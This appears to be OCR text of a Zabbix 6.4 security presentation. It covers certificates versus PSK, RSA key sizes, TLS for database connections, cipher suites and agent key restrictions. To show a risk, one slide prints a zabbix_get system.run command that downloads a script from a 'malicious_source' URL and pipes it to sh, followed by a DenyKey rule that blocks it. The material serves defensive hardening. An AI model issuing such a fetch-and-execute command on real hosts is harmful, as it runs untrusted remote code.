
Certificates



- Asymmetric encryption
- Provides identity authentication
- Certificate revocation lists (CRL) can be used
- Can be restricted by specifying Issuer and Subject

PSK

- Useful if TLS is used in performance-constrained environments with limited CPU power
- Symmetric encryption
- Easier to set up



ZABBIX

ENCRYPTION KEYS

Certificates


- Bigger keys offer stronger encryption but require more CPU power
- RSA 2048 keys are current industry standard and considered "unbreakable"
- As of 2020 the largest RSA key publicly known to be cracked is RSA 250

A simple openssl speed test may show estimated performance:

```
# openssl speed rsa512 rsa1024 rsa2048

                  sign      verify        sign/s  verify/s
rsa 512  bits 0.000058s 0.000003s     17370.6 306825.6
rsa 1024 bits 0.000110s 0.000008s     9055.7  130117.0
rsa 2048 bits 0.000897s 0.000023s     1114.4  44439.9
```

SECURE AUTOREGISTRATION

- The PSK key is defined in Zabbix administrative section and hidden
- The initial autoregistration attempt is already encrypted
- If autoregistration is done through proxy, protect proxy communication



ENCRYPTED CONNECTION TO DATABASE


- Starting from version 5.0 Zabbix database connection can be encrypted
- Implemented by using TLS, supported crypto libraries:
  - GnuTLS - from version 3.1.18
  - OpenSSL - versions 1.0.1, 1.0.2, 1.1.0, 1.1.1, 3.0.x
  - LibreSSL - tested with versions 2.7.4, 2.8.2
- Certificates are used for securing the connection
- Supported for Zabbix frontend and backend (different options may be used)
- Supported for following DB engines
  - MySQL
  - PostgreSQL

ZABBIX SERVER CONFIGURATION

Zabbix server configuration file:

```
### Option: DBTLSConnect
#       Setting this option enforces to use TLS connection to database.
#       required    - connect using TLS
#       verify_ca   - connect using TLS and verify certificate
#       verify_full - connect using TLS, verify certificate and verify that #
# Mandatory: no
# Default:
# DBTLSConnect=
```


FRONTEND CONFIGURATION



ZABBIX

6.4

CUSTOM CIPHER SUITES



WHAT IS A CIPHER SUITE

A cipher suite is a set of algorithms that help secure network connection using TLS

- Key exchange algorithm (DH , ECDH , DHE, ECDHE)
- Authentication algorithm (RSA, ECDSA, DSA)
- Encryption algorithm (AES, RC4 , CHACHA20)
- Message hashing (SHA 1 , SHA 256, POLY1305)

TLS version 1.3 is preferred

- 1.3 cipher suites shorten the time the handshake takes significantly
- Have a more simplified key exchange
- Are more secure throughout the whole process

ZABBIX

CIPHER SUITES IN ZABBIX

For HTTPS protocol custom ciphers can be defined

- Zabbix 6.4 offers possibility to use custom cipher suites for encryption
  - Between Zabbix Server and Zabbix Proxy
  - Between Zabbix Server and Zabbix Agent
  - In command line utilities
  - Between Zabbix Server and Database
  - Between Zabbix Frontend and Database

ZABBIX

WHICH CIPHER SUITES TO USE?

For HTTPS protocol custom ciphers can be defined


- The most advanced cipher suites are most secure
- Old systems may not support latest cipher suites
- The cipher suite must be known to both sides

Advanced ⟷ Strong / Weak ⟷ Legacy

TLS_AES_256_GCM_SHA384	TLS_CHACHA20_POLY1305_SHA256
TLS_CHACHA20_POLY1305_SHA256	TLS_AES_128_GCM_SHA256
TLS_AES_128_GCM_SHA256	DHE-RSA-AES128-GCM-SHA256
TLS_AES_128_CCM_8_SHA256	ECDHE-RSA-AES128-GCM-SHA256
TLS_AES_128_CCM_SHA256	DHE-RSA-AES128-SHA256

ZABBIX

AGENT KEY RESTRICTIONS



WHY RESTRICT KEYS

- Zabbix can collect sensitive information from
  - Configuration files
  - Log files
  - Password filesImplemented by using TLS
- Zabbix agent can execute remote commands on remote hosts
  - They are disabled by default
  - On Windows, Zabbix agent runs as Local System by default!

```
# zabbix_get -s my.host -k system.run["wget http://malicious_source -O- | sh"]
```

HOW TO RESTRICT KEYS

Zabbix agent keys can be limited by using allow and deny rules:


- Wildcard (*) patterns can be used in both key name and parameters
- If key is denied, item is reported as unsupported
- Rules are checked in the order in which they have been specified

```
### Option: AllowKey
#       Allow execution of item keys matching pattern.

### Option: DenyKey
#       Deny execution of items keys matching pattern.
# DenyKey=system.run[*]
```

ZABBIX

6.4

QUESTIONS?



ZABBIX

6.4

THANK YOU!